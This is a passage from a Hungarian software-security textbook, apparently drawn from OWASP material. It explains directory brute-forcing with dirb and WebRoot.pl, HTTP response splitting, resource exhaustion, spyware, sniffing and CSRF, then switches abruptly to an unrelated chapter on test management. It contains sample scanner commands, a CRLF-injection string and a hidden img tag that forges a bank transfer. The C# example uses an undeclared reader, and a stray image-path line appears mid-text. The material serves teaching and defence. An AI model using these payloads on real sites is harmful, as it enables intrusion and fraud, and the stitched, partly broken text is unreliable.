1. dirb (http://sourceforge.net/projects/dirb/)
2. WebRoot (http://www.cirt.dk/tools/webroot/WebRoot.txt)

A dirb-höz fejlettebb eszközök is tartoznak. A segítségével képesek lehetünk:

1. cooky-kat beállítani
2. bármilyen HTTP fejlécet hozzáadni
3. PROXY-t használni
4. megtalált objektumokat mutálni
5. http(s) kapcsolatokat tesztelni
6. katalógusokban és fájlokban keresni meghatározott könyvtárak és sémák segítségével
7. és még ezeknél sokkal többre is

A legegyszerűbben elvégezhető teszt a következő:

```
rezos@dojo ~/d/owasp_tools/dirb $ ./dirb http://testsite.test/
-----------------
DIRB v1.9
By The Dark Raver
-----------------
START_TIME: Mon Jul  9 23:13:16 2007
URL BASE: http://testsite.test/
WORDLIST_FILES: wordlists/common.txt
SERVER_BANNER: lighttpd/1.4.15
NOT_EXISTANT_CODE: 404 [NOT FOUND]
(Location: '' - Size: 345)

-----------------

Generating Wordlist...
Generated Words: 839

---- Scanning URL: http://testsite.test/ ----
FOUND: http://testsite.test/phpmyadmin/
       (***) DIRECTORY (*)
```

Az adatkivitelnél a támadó értesül róla, hogy a phpmyadmin/ katalógus megtalálásra került. A támadó, aki tudja ezt, most már végrehajthatja a támadást ezen az alkalmazáson. A dirb sémái között – többek között – van olyan könyvtár, ami érvénytelen httpd konfigurációkról tartalmaz információt. Ez a könyvtár fölfedezi az ilyesfajta gyengeségeket.

Az egyik a fő probléma a dirb-höz hasonló eszközökkel a felismerés, hogyha a szervertől kapott válasz mindig megbízható. A fejlettebb szerver konfigurációk segítségével (mint amilyen a mod_rewrite) az automatizált eszközök nem tudják eldönteni, hogy a szerver válasza hibát jelez vagy pedig az eszköz megtalálta a támadó által keresett fájlt.

A CIRT.DK által írt WebRoot.pl alkalmazás beépített szerver mechanizmusokat tartalmaz arra, hogy kielemezze a szerver válaszait és a támadó által megadott frázis alapján megmondja, hogy a szerveren van-e azt tartalmazó fájl.

Például:

```
Np.
./WebRoot.pl -noupdate -host testsite.test -port 80 -verbose -match "test" -url
"/private/<BRUTE>" -incremental lowercase -minimum 1 -maximum 1

oo00oo00oo00oo00oo00oo00oo00oo00oo00oo00oo00oo00oo00
o          Webserver Bruteforcing 1.8          o
0  ************* !!! WARNING !!! ************  0
0  ******* FOR PENETRATION USE ONLY *********  0
0  ****************************************  0
o       (c)2007 by Dennis Rand - CIRT.DK       o
oo00oo00oo00oo00oo00oo00oo00oo00oo00oo00oo00oo00oo00
[X] Checking for updates                - NO CHECK
[X] Checking for False Positive Scan    - OK
[X] Using Incremental                   - OK
[X] Starting Scan                       - OK
   GET /private/b HTTP/1.1
   GET /private/z HTTP/1.1
[X] Scan complete                       - OK
[X] Total attempts                      - 26
[X] Sucessfull attempts                 - 1
oo00oo00oo00oo00oo00oo00oo00oo00oo00oo00oo00oo00oo00
```

A WebRoot.pl egy fájlt talált, a "/private/b"-t, a testsite.test-en, ami tartalmazza a „test” frázist.

Egy másik példa arra, hogy megvizsgáljuk a változó értékeinek tartományát:

./WebRoot.pl -noupdate -host testsite.test -port 80 -verbose -diff "Error" -url "/index.php?id=<BRUTE>" -incremental integer -minimum 1 -maximum 1

8.2.2. Védelmi eszközök

„Php Nyers-erő-támadás érzékelő” (Php-Brute-Force-Attack Detector)

http://yehg.net/lab/pr0js/files.php/php_brute_force_detect.zip

Felismeri, hogy a web szervert vizsgálja-e valamilyen Nyer-erőt használó eszköz, mint amilyen a Wfuzz vagy az OWASP DirBuster, illetve vizsgálják-e sebezhetőség érzékelők, mint a Nessus, a Nikto, az Acunetix, stb. Ez segít gyorsan azonosítani a próbálkozó rossz fiúkat, akik ki akarják használni a biztonsági pajzs réseit.

http://yehg.net/lab/pr0js/tools/php-brute-force-detector-readme.pdf

9. „Protokol Manipuláció – http Válasz Elosztás” (Protocol Manipulation - Http Response Splitting)

9.1. Leírás

HTTP válasz elosztás (HTTP response splitting) történik, amikor:

1. Adat kerül a webes alkalmazásba rendezetlen forráson keresztül, ami legtöbbször egy HTTP kérelem.
2. Az adat egy HTTP válasz fejlécben szerepel, amit egy web használónak küldtek anélkül, hogy a káros karaktereket ellenőrzése megtörtént volna.

A „HTTP response splitting” a befejezés egy módja, nem pedig a befejezés maga. Alapjaiban véve a támadás meglehetősen egyszerű: a támadó káros adatot továbbít egy sebezhető alkalmazásnak, az alkalmazás pedig beleteszi az adatot a HTTP válasz fejlécébe.

A sikeres támadás érdekében, az alkalmazásnak engedélyeznie kell az olyan adatbevitelt, ami CR (carriage return, %0d vagy \r) és LF (line feed, %0a vagy \n) karaktereket is beenged a fejlécbe. Ezek a karakterek nem csak irányítást adnak a támadónak az alkalmazás által küldeni szándékozott válasz maradék fejléce és főrésze fölött, de azt is lehetővé teszik, hogy újabb, teljesen az irányítása alatt lévő válaszokat adjon.

9.2. Példák

A következő kódrészlet kiolvassa egy weblog szerzőjének a nevét egy HTTP kérelemből és cookie fejlécként beállítja egy HTTP válaszban.

```
String author = request.getParameter(AUTHOR PARAM);
...
Cookie cookie = new Cookie("author", author);
cookie.setMaxAge(cookieExpiration);
response.addCookie(cookie);
```

Ha feltételezzük, hogy olyan sztringet küldünk el a kérelemben, ami csupa normál alfanumerikus karakterből áll, mint például „Jane Smith”, akkor a HTTP válasz, ami ezt a cookie-t tartalmazza a következő formájú lehet:

```
  HTTP/1.1 200 OK
...
Set-Cookie: author=Jane Smith
...
```

De mivel a cookie értéke ellenőrizetlen felhasználói adatbevitelből lett formázva, a válasz csak akkor fogja fenntartani ezt a formát, ha az AUTHOR_PARAM-nak küldött érték nem tartalmaz CR vagy LF karaktereket.

Ha a támadó küld egy káros sztringet, mint például "Wiley Hacker\r\nHTTP/1.1 200 OK\r\n...", akkor a HTTP válasz két különböző válaszra lenne bontva, a következő formában:

```
HTTP/1.1 200 OK
...
  Set-Cookie: author=Wiley Hacker

  HTTP/1.1 200 OK
  ...
```

Nyilvánvaló, hogy a második választ teljesen a támadó irányítja, olyan tartalmú fejlécet és törzset ad neki, amilyet szeretne. Az, hogy a támadó olyan HTTP választ generál, amit akar, lehetővé tesz több más fajta támadást is, többek között a következőket:

Cross-User Defacement, Cache Poisoning, Cross-site Scripting (XSS) és Page Hijacking.

10. „Erőforrás kimerítés” (Resource Depletion - Asymmetric resource consumption (amplification))

10.1. Leírás

A támadó arra kényszeríti az áldozatot, hogy több erőforrást használjon, mint amennyi a támadó hozzáférési szintjével engedélyezve van. A program valószínűleg nem, vagy csak hibásan szabadítja föl a rendszer egy erőforrását. Az erőforrás nem lett rendesen kiürítve és előkészítve az újbóli felhasználásra.

10.2. PÉLDÁK

10.2.1. Példa 1

A következő metódus sosem fogja bezárni a saját maga által megnyitott fájl kezelőt/számlálót (file handle). The method for A StreamReader Finalize() metódusa végül meghívja a Close() metódust, de semmi sem tudja megmondani, hogy mennyi időbe fog telni, mielőtt a Finalize() működésbe lépne. Valójában semmi garancia nincs arra, hogy a Finalize() egyáltalán működésbe fog lépni. Egy terhelt környezetben ez azt eredményezheti, hogy a VM felhasználja az összes rendelkezésére álló fájl számlálót.

```
private void processFile(string fName) {
StreamWriter sw = new
  StreamWriter(fName);
  string line;
  while ((line = sr.ReadLine()) != null) processLine(line);
 }
```

Miután minden fájl számlálót (fájl leírót) felhasznált, a VM nagyon instabillá válhat, lelassulhat, vagy determinisztikusan megszakíthatja a működést a korábbi állapotához képest.

10.2.2. Példa 2

Normál körülmények között az alábbi C# kód egy adatbázis lekérdezést hajt végre, feldolgozza a az adatbázis által adott eredményt és bezárja a hozzá társított SqlConnection objektumot. De ha egy kivétel történik az SQL vagy az eredmények feldolgozása közben, akkor az SqlConnection objektum fog bezáródni. Ha ez elég sokszor megtörténik, akkor az adatbázis ki fog futni a rendelkezésére álló kurzorokból és nem fog tudni több SQL lekérdezést végrehajtani.

C# példa:

```
    ...
SqlConnection conn = new SqlConnection(connString);
```

```
SqlCommand cmd = new SqlCommand(queryString);
cmd.Connection = conn; conn.Open();
SqlDataReader rdr = cmd.ExecuteReader();
HarvestResults(rdr);
conn.Connection.Close();
...
```

Az adatbázishoz kapcsolódó egybeeső kapcsolatok száma gyakran alacsonyabb, mint a rendszer által maximálisan használható számlálók száma. Ez megkönnyíti az alkalmazások szűk keresztmetszetének a megtalálását és a felhasználásukat arra, hogy leállítsuk instabillá tegyük az alkalmazás működését.

10.2.3. Példa 3

Ha az N egybeeső kapcsolatot kezelni tudó alkalmazásba nincsenek beépítve megfelelő mechanizmusok a kliensek leválasztására (például időkorlátok (TIMEOUT)), akkor nagyon könnyen működésképtelenné tehető úgy, hogy N-hez közeli számú kapcsolatot hozunk létre. Ráadásképpen ezek a kapcsolatok munkát is szimulálnak az alkalmazással, addig használva a protokolljait, amíg föl nem emésztenek minden rendelkezésre álló erőforrást.

11. „Erőforrás Manipuláció – Kémprogram” (Resource Manipulation – Spyware)

11.1. Leírás

A kémprogram (Spyware) olyan alkalmazás, ami statisztikai adatokat gyűjt a felhasználó számítógépéről és továbbküldi azt az interneten a felhasználó beleegyezése nélkül. Ezeket az információkat általában a cookie-kból vagy a böngésző Előzményeiből (history) gyűjti ki. A kémprogramok akár más programokat is telepíthetnek, reklámokat jeleníthetnek meg vagy átirányíthatják az internet böngészőt. A kémprogram több dologban különbözik a vírusoktól, férgektől és reklámprogramoktól (adware). A kémprogram nem többszörözi és terjeszti magát úgy, mint a vírusok és a férgek és nem feltétlenül jelenít meg reklámokat úgy, mint a reklámprogramok. A főbb különbségek a kémprogramok, valamint a vírusok, férgek és reklámprogramok között a következő:

1. a fertőzött számítógépet kereskedelmi célokra használja ki

2. néhány esetben reklámokat jelenít meg

11.2. Kockázati tényezők

Magas

Néhány kémprogramot nagyon nehéz eltávolítani, mivel megbújhatnak a böngésző cookie-jai valamint a hálózat nélküli (offline) HTML tartalomban is az Ideiglenes fájlok (Temporary files) között.

12. „Szimatoló támadás – Hálózati Lehallgatás” (Sniffing Attacks - Network Eavesdropping)

12.1. Leírás

A Hálózati Lehallgatás (Network Eavesdropping) vagy más néven hálózati szimatolás (network sniffing) egy olyan hálózati réteg támadás, ami azt a célt szolgálja, hogy csomagokat fogjunk el a hálózatban, ami mások számítógépéről származik és az ebben lévő adatokban olyan kényes információkat találjunk, mint a jelszavak, session tokenek vagy bármilyen nemű titkos információ.

Ezt a támadást a „hálózati szimatoló”-knak (network sniffer) nevezett eszközökkel lehet kivitelezni. Ezek az eszközök csomagokat gyűjtenek a hálózaton és az eszköz minőségétől függően a protokoll dekóderekhez vagy a stream újraillesztőkhöz hasonlóan analizálják a begyűjtött adatokat.

A hálózat környezetére néhány feltételnek teljesülnie kell, hogy a szimatolás hatékony legyen:

• LAN környezet HUB-okkal (LAN + HUB).

Ez az ideális eset, mivel a HUB egy hálózati ismétlő eszköz, ami duplikál minden, akármelyik porton keresztül érkezett hálózati keretet, így a támadás nagyon egyszerűen kivitelezhető, mivel más feltételeknek nem is kell megfelelni.

• LAN környezet kapcsolókkal (LAN + SWITCH)

Hogy a hallgatózás eredményes legyen, egy előzetes feltételnek teljesülnie kell. Mivel a switch alapesetben csak egy keretet küld a portnak, szükségünk van egy olyan mechanizmusra, ami duplikálja vagy átirányítja a hálózati csomagokat a rosszindulatú rendszer részére. Például ahhoz, hogy duplikáljuk a forgalmat egyik portról a másikra, egy különleges beállításra lesz szükségünk a switch-ben. Hogy átirányítsuk a támadást egyik portról a másikra, szükségünk lesz egy előzőleges kihasználásra, mint például az arp spoof támadás. Ebben a támadásban a rosszindulatú rendszer útválasztóként (router) működik az áldozatok közötti kommunikációban, lehetővé téve azt, hogy „kiszimatoljuk” a felcserélt csomagokat.

• WAN környezet

Ebben az esetben, a hálózati „szimatolás” sikeréhez arra van szükség, hogy rosszindulatú rendszer útválasztóként (router) működjön a kliens és a szerver közötti kommunikációban Ezen hiba kihasználásának egyik módja, ha DNS általmadást indítunk a kliens rendszer ellen.

A „Hálózati Lehallgatás” egy passzív támadás, amit nagyon nehéz felfedezni. Fölfedezhető a megelőző állapot hatásából vagy néhány esetben rábírhatjuk a rosszindulatú szervert, hogy válaszoljon egy olyan hamis kérelemre, amit a rosszindulatú rendszer IP címére küldtünk, de egy másik rendszer MAC címével.

12.2. PÉLDÁK

Amikor a HUB elnevezésű hálózati eszközt használunk egy Helyi Hálózat topológiájában, akkor a „Hálózati Lehallgatás” kivitelezése sokkal könnyebbé válik, mivel az eszköz mindenféle, egy porton bejövő adatforgalmat duplikál az összes többi portra. Egy protokoll elemzőt (protocol analyzer) használva a támadó a LAN egész adatforgalmára ráteheti a kezét és így kényes információkat szerezhet meg.

13. „Átverés – oldalakon keresztüli kérelem hamisítás” (Spoofing - Cross-Site Request Forgery (CSRF))

13.1. Áttekintés

A „CSRF” egy olyan támadás, ami arra kényszeríti a felhasználót, hogy olyan tevékenységet végezzen egy webes alkalmazásban, amibe éppen be van jelentkezve, amit nem állna szándékában megtenni. Egy kis „szocializációs mérnökösködéssel” (például hivatkozás küldése e-mailen vagy chat-en keresztül) a támadó arra kényszeríti a felhasználót, hogy olyan cselekedeteket hajtson végre, amiket a behatoló szeretne. Egy mezei felhasználó esetében egy sikeres CSRF támadás veszélybe sodorhatja a felhasználó adatait és tevékenységét. Ha a támadással megcélzott azonosító egy adminisztrátorhoz tartozik, akkor egy ilyen behatolás az egész webes alkalmazás biztonságát veszélyezteti.

13.2. Vonatkozó biztonsági intézkedések

13.2.1. Hogyan nézzünk át egy kódot CSRF sebezhetőséget keresve?

A OWASP Code Review Guide cikkben olvashatunk arról, hogy hogyan nézzünk át egy kódot CSRF sebezhetőség reményében (Reviewing code for CSRF).

13.2.2. Hogyan teszteljük a CSRF sebezhetőséget?

A OWASP Testing Guide cikkben olvashatunk arról, hogy hogyan teszteljük a CSRF sebezhetőséget (Test for CSRF).

13.2.3. Hogyan előzzük meg a CSRF sebezhetőséget?

A OWASP CSRF Prevention Cheat Sheet dokumentumban olvashatunk a sebezhetőség megelőzéséről.

Halgassuk meg a következő felvételt: OWASP Top Ten CSRF Podcast.

Egy kiváló írás John Melton tollából arról, hogy hogyan használjuk az OWASP ESAPI beépített anti-CSRF funkcióját: excellent blog post

13.2.4. Leírás

Az „oldalakon keresztüli kérelem hamisítás” (CSRF) egy olyan támadás, ami trükkös módon ráveszi az áldozatot, hogy olyan weboldalt nyisson meg, ami káros kérelmet tartalmaz. Ez olyan értelemben káros, hogy örökli az áldozat személyazonosságát és privilégiumait és ezekkel felszerelve az áldozat nevében nem kívánt tevékenységet végez, mint például megváltoztatja az e-mail címet, a lakáscímet, a különféle jelszavakat vagy éppen vásárol valamit. A CSRF támadások általában olyan funkciókat céloznak, amelyek valamilyen állapotváltozást idéznek elő a szerveren, de ezzel egy időben kényes információkat is megszerez.

A legtöbb oldalon a böngészők automatikusan tárolják a legtöbb ilyesfajta kérelmet, ami bármilyen, a weboldalhoz tartozó igazoló adatot tartalmaz, mint például a felhasználó session cookie-ját, alapvető bejelentkezési adatait, IP címét, Windows domain adatait, stb. Így ha a felhasználó éppen be van jelentkezve az oldalra, akkor az oldalnak esélye sincs a hamis kérelmet megkülönböztetni a a valódi felhasználói kérelemtől.

Ez úton a támadó úgy intézheti, hogy az áldozat olyasmit csináljon, amit nem akart volna, például kijelentkezhet, vásárolhat valamit, hozzáférési információkat változtathat meg, hozzáférési információkat szerezhet vissza vagy bármi egyéb, a sérülékeny weboldal által kínált funkciókat hajthat végre.

Néha lehetőség van arra, hogy a CSRF támadást magán a sérülékeny weboldalon tároljuk. Az ilyen sebezhetőségeket Tárolt CSRF hibának (Stored CSRF flaw) nevezzük. Ezt egyszerűen el lehet érni úgy, hogy egy IMG vagy IFRAME tag-et tárolunk egy olyan mezőben, ami elfogadja a HTML-t, de használhatunk jóval komplexebb kereszt-oldali szkriptelő támadást is. Ha a támadás képes tárolni egy CSRF támadást az oldalon, akkor a behatolás súlyossága megnő. Valójában nagyobb annak a valószínűsége, hogy az áldozat a támadást tartalmazó lapot nézi, mint egy másik, véletlenszerűen kiválasztott lapot az interneten. A valószínűség azért is nő, mert az áldozat már biztosan be van jelentkezve az oldalra.

Szinonímák: a CSRF támadások sok más néven is ismerik, mint például: XSRF, "Sea Surf", Session Riding, Cross-Site Reference Forgery vagy Hostile Linking. A Microsoft „Egykattintásos” támadásként (One-Click attack) hivatkozik erre a a fajta támadásra a fenyegetlés modellező folyamatában és sok más helyen az online dokumentációkban.

13.2.5. Megelőzési módszerek, amik NEM MŰKÖDNEK

Titkos cookie használata

Emlékezzünk arra, hogy minden cookie – még a titkosak is – elküldésre kerülnek minden kérelemmel. Minden azonosító token elküldésre kerül attól függetlenül, hogy a felhasználót csalással vették-e rá a kérelem elküldésére. Sőt, a session azonosítókat egyszerűen arra használja az alkalmazás tárolója, hogy összekapcsolja kérelmet egy bizonyos session objektummal. A session azonosító nem ellenőrzi, hogy a felhasználónak szándékában állt-e elküldeni a kérelmet.

Csak utólagos kérelmeket (POST request) fogadunk el

Az alkalmazásokat úgy is fel lehet építeni, hogy csak utólagos kérelmeket (POST request) fogadjanak el az üzleti logika alkalmazása végett. A tévhit az, hogy mivel a támadó nem tud káros hivatkozást összerakni, így a CSRF támadás nem kivitelezhető. Sajnos ez a logika nem helytálló. Számos olyan módszer van, amivel a támadó trükkös módon ráveheti az áldozatot, hogy elküldjön egy hamisított utólagos kérelmet, például egy egyszerű űrlap formájában, ami a behatoló oldalán van tárolva és rejtett értékeket tartalmaz. Ezt az űrlapot aztán a JavaScript könnyen aktiválhatja, de megteheti ezt az áldozat is, aki azt hiszi, hogy az űrlap valami mást fog csinálni.

13.2.6. PÉLDÁK

13.2.6.1. Hogyan működik a támadás?

Számos módja van annak, hogy trükkel rávegyük a felhasználót, hogy töltsön be vagy küldjön információt egy webes alkalmazásból/ba. A támadás kivitelezése céljából először azt kell átlátnunk, hogyan hozzunk létre olyan káros kérelmet, amit az áldozat végre fog hajtani. Vegyük szemügyre a következő példát: Aliz 100 dollárt szeretne utalni Robinak a bank.com oldalon keresztül. Az Aliz által generált kérelem nagyjából a következőképpen fog kinézni:

```
POST http://bank.com/transfer.do HTTP/1.1
...
...
...
Content-Length: 19;

acct=BOB&amount=100
```

Mária azonban észreveszi, hogy ugyanaz a webes alkalmazás, a következő URL paraméterekkel hajtja végre ugyanazt az átutalást:

GET http://bank.com/transfer.do?acct=BOB&amount=100 HTTP/1.1

Mária úgy dönt, hogy kihasználja a webes alkalmazás eme gyenge pontját és Aliz lesz az áldozata. Először is Mária megszerkeszti a következő URL-t, ami át fog utalni 100000 dollárt Aliz számlájáról az övére:

http://bank.com/transfer.do?acct=MARIA&amount=100000

Most hogy a káros kérelme elkészült, Máriának trükkel rá kell vennie Alizt, hogy elküldje azt. A legalapvetőbb módja ennek az, hogy küld Aliznak egy HTML e-mailt, ami a következőket tartalmazza:

View my Pictures!

Feltéve, hogy Aliz be van jelentkezve az alkalmazásba, mikor rákattint a hivatkozásra, a 100000 dollár átvitele Aliz számlájáról Mária számlájára végbe fog menni. Azonban Mária azt is tudja, hogy ha Aliz rákattint a hivatkozásra, akkor észre fogja venni, hogy valamiféle tranzakció történt. Ezért Mária úgy dönt, hogy egy 0 bájtos képbe rejti a támadást:

<img src="http://bank.com/transfer.do?acct=MARIA&amount=100000" width="1" height="1" border="0">

Ha ezt a kép tag-et beleteszi az email-be, akkor Aliz csak azt fogja látni, hogy egy kis doboz jelenik meg, mintha a böngésző nem tudta volna feldolgozni a képet. Azonban a böngésző ETTŐL FÜGGETLENÜL elküldi a kérelmet a bank.com oldalnak anélkül, hogy a tranzakciónak bármilyen látható jele lett volna.

7. fejezet - Teszt menedzsment

A tesztelési tevékenység a fejlesztési folyamat szerves része. A tesztelés helyét a fejlesztési folyamatban a V modell szemlélteti.

Ebben a fejezetben áttekintést adunk arról, hogy

1. hogyan kell megszervezni és irányítani a tesztelést,

2. hogyan illeszthető be a tesztelés a fejlesztési folyamat menedzsmentjébe.

A tesztelésnek a fejlesztési folyamatba illesztése során az alábbi szempontokat kell figyelembe venni.

A tesztelés helye a fejlesztő csoportban

Megvizsgálandók a következő kérdések:

1. A tesztelők függetlensége. A független tesztelői szervezet hasznai és hátrányai.

2. A teszteléshez szükséges szerepkörök.

3. A tesztmérnök (test designer) és a tesztelő (tester) feladatai.

Teszt tervezés

1. A teszt tervezés szintjei.

2. A teszt tervezés célja és a teszt specifikáció, teszt terv tartalma az IEEE 829 szabvány szerint.

3. A teszt előkészítés és a teszt végrehajtás lépései.

4. A teszt elfogadási kritériumai a tesztelés különböző szintjein.

A tesztfolyamat ellenőrzése és követése

1. A teszt tervezés és végrehajtás metrikái.

2. A tesztelési tevékenység előrehaladásának dokumentálása az IEEE 829 szabvány szerint

Konfiguráció menedzsment

1. Hogyan támogathatja a konfiguráció menedzsment a tesztelési folyamatot.

Kockázatok és a tesztelés

1. A tesztelés a fejlesztési kockázatok csökkentésének egyik eszköze.

2. A fejlesztési és a termék kockázat fogalma.

Incidens menedzsment

1. Az incidens fogalma.

2. Indicens jelentés és annak tartalma.

A továbbiakban a fenti szempontok közül a legfontosabbakat elemezzük.

1. A tesztelés szervezeti keretei

A megfelelő tesztelő szervezet felállítása az első lépés egy sikeres tesztfolyamat elvégzéséhez. Fontos, hogy az adott feladathoz legmegfelelőbb szakembereket válogassuk bele a tesztcsapatba. A tesztcsapat összeállítása a teszt tárgyát képező projekttől függ.

Mivel a tesztelés a minőségbiztosítás része, azaz egyfajta értékelés, melynek eredménye nem minden esetben pozitív, ezért fontos lehet egy olyan tesztcsapat összeállítása, amely képes objektíven értékelni a programozók munkáját.

Először a tesztcsapat függetlenségének mértékét kell meghatároznunk. A függetlenség teljes hiánya esetén a tesztelők maguk a programozók, akik a teszteket a programozói csapaton belül végzik el. Következő szint, amikor egy integrált tesztcsapat a programozók mellett dolgozik, továbbra is a programozó team tagjaként, jelentési kötelezettséggel a fejlesztési menedzser felé. Az ezt követő szinten a fejlesztési csapattól független tesztcsapat áll, akik jelentéseiket a projektmenedzsernek írják. A legfelsőbb szint, a teljes függetlenség, ahol a tesztelési feladatokat végző különálló tesztcsapat, aki ugyanannak a szervezeti szintnek készíti a jelentéseket, mint a fejlesztési team. A tesztelő csapat függetlenségi szintjeit foglalja össze az alábbi ábra:

8. ábra A tesztelő függetlensége

A különböző területi szakértők (mint például az üzleti szakértők, technológiai szakértők, tesztautomatizálási szakértők, biztonsági tesztelők, tanúsítványtesztelők) külön független tesztcsapatokat is alkothatnak a szervezeten belül, vagy egy külön szerződtetett tesztcsapat csoportjaiként.

Egy független tesztelő több más jellegű hibát vehet észre, mint aki a programozókkal együtt dolgozik, vagy maga is programozó, mivel más rálátása lehet a projektre, illetve észrevehet olyan problémákat is, amik a fejlesztő csapat gondolkodásmódjából erednek. Valamint egy független tesztelő, aki a vezetői menedzsernek írja jelentéseit, őszinte tud maradni, hiszen nem kell annak negatív következményeivel számolnia, hogy munkatársait bírálja, vagy menedzsere munkájának hibáira mutat rá. Egy független tesztcsapat rendelkezhet elkülönített költségvetéssel és vezetéssel, így annak tagjai is nagyobb eséllyel pályázhatnak majd jobb munkahelyi pozíciókra, hiszen nincsenek a programozók alá vagy mellé rendelve.

A független tesztcsapat hátránya lehet viszont a projekttől vagy annak részeitől való elszigetelődés. Ha a tesztelő ismeri az adott programozók általános gondolkodásmódját, nagyobb eséllyel fedezi fel annak hibáit. Rosszabb esetekben előfordulhat az is, hogy a projektet nem teljesen ismerve túlzott figyelmet szentelnek annak bizonyos részegységei hibáinak feltárására, így más jellegűeket elhanyagolhatnak. Ez a kommunikációs probléma ellenszenvhez, elidegenedéshez, vádaskodáshoz vezethet.

A jól integrált csapatok is szembesülhetnek hasonló problémákkal, például a tesztelők joggal vagy jogtalanul, de gondolhatják, hogy alá vannak rendelve a programozói teamnek, a projekt többi résztvevője gondolhatja úgy, hogy a tesztelés lassítja a projekt előre menetelét, és a tesztcsapat miatt késnek a határidőkkel. A programozók feleslegesnek tarthatják kódjaik ellenőrzését, hiszen úgyis van saját tesztcsapatuk.

Gyakori eset, hogy a vállalatok vágyva a független tesztelés előnyeire csak azért hoznak létre ilyen csapatokat, hogy hogy hamarosan feloszlassák őket. Oka, lehet, hogy a tesztmenedzser sikertelen a fenti problémák hatékony kezelésében.

A tesztelés függetlenségének megállapításához tehát nem létezik egyedüli helyes út. Minden egyes projekthez, a projekt alkalmazási területét, kockázatszintjét, komplexitását figyelembe véve kell döntenünk. Lehetséges

természetesen a projekt előrehaladásával annak különböző szintjein változtatnunk a tesztcsapat függetlenségén és összetételén. Vannak tesztek, amiket célszerűbb, a mások végeznek el, más területek szakértői a projekt tárgyától függően.

2. A tesztmérnök és a tesztelő feladatai

Láthattuk, hogy tesztcsapat típusaiból és az azokban betöltött feladatkörökből is többféle van. A két legalapvetőbb a tesztmérnök (tesztvezető) és a tesztelő, ezek a legtöbb tesztelő szervezetben megtalálhatóak.

A tesztvezető elsődleges feladata a tesztelési feladatok tervezése, azok végrehajtásának felügyelete és levezetése. Egy projekt indulásakor a tesztvezetők a projekt többi résztvevőjével együttműködve meghatározzák a tesztelés céljait, szabályait, a tesztelési stratégiákat és a teszterveket. A tesztvezető a projekt indulása előtt felbecsüli a tesztelési folyamathoz szükséges erőforrásokat. Feladata felismerni a tesztautomatizálási lehetőségeket, és egyeztetni a projekt többi csoportjával, például a fejlesztőkkel, hogy azok hogyan lehetnek a tesztelési folyamat segítségére. A tesztvégrehajtás közeledtével biztosítaniuk kell a teszteléshez szükséges környezet meglétét, majd irányítják, időzítik és felügyelik a tesztfolyamatokat. Az ő feladatuk megírni az összefoglaló jelentéseket az aktuális tesztállapotokról.

Valószínűleg a teszt végrehajtás megkezdése előtt nem lesz szükség a tesztelők munkájára, de érdemes őket már a projekt indulásakor alkalmazni. A tesztelés tervezési és előkészítési időszakában a tesztelőknek meg kell ismerniük a teszttervet, és közre kell működniük annak esetleges javításában, meg kell ismerniük a követelményeket, és a műszaki teszterv-specifikációk elemzését. Gyakran a tesztelők állítják be a tesztkörnyezetet, vagy ők segítik ebben a rendszeradminisztrátorokat. A tesztek megkezdésével első feladatuk a tesztek tesztkörnyezetbe való implementálása. A tesztfolyamat során a tesztelők hajtják végre és naplózzák a teszteket, majd kiértékelik és elemzik azokat.

2.1. A tesztelés résztvevői számára szükséges képességek

A tesztcsapat összeállítása során figyelembe kell vennünk, hogy nem elegendő a tesztkörnyezet megléte, a feladatkörök kiosztása és a létszám meghatározása. Ügyelnünk kell arra, hogy a megfelelő pozíciókba a megfelelő emberek készségekkel és képesítéssel rendelkező emberek kerüljenek. Egy tesztelőnél alapvető szakmai és szociális követelmény például az olvasási készség, jelentések szóban és írásban történő elkészítésének készsége, illetve a hatékony kommunikációs képesség. Ezen felül a projekt jellegének és céljának megfelelően a következő három szempont szerint kell megvizsgálnunk, milyen követelményeknek kell megfelelniük a tesztcsapat tagjainak:

Alkalmazási és üzleti terület

Fontos, hogy a tesztelő megértse az adott szoftver működésének lényegét, így felismerje az azzal szemben támasztott elvárásokat, így megtalálja a kiemelt fontosságú, kritikus pontokat.

Technológia

A tesztelőnek ismernie kell a választott implementációs technológia képességeit és korlátait, hogy képes legyen beazonosítani a felmerülő problémák eredetét.

Tesztelés


A tesztelőnek ismernie kell a tesztelési folyamatok elméletét, hogy eredményesen és határozottan tudja végezni munkáját.

A különböző területeken szükséges szakértelem szintje és annak szükségessége a szervezettől, az alkalmazásoktól és a kockázattól függően eltérhet. Tipikus hiba a fejlesztési folyamatok szervezésében, hogy a projekt menedzsment hajlamos alábecsülni a tesztelési szaktudás szükségességét.

3. Teszt tervek, becslések és stratégiák

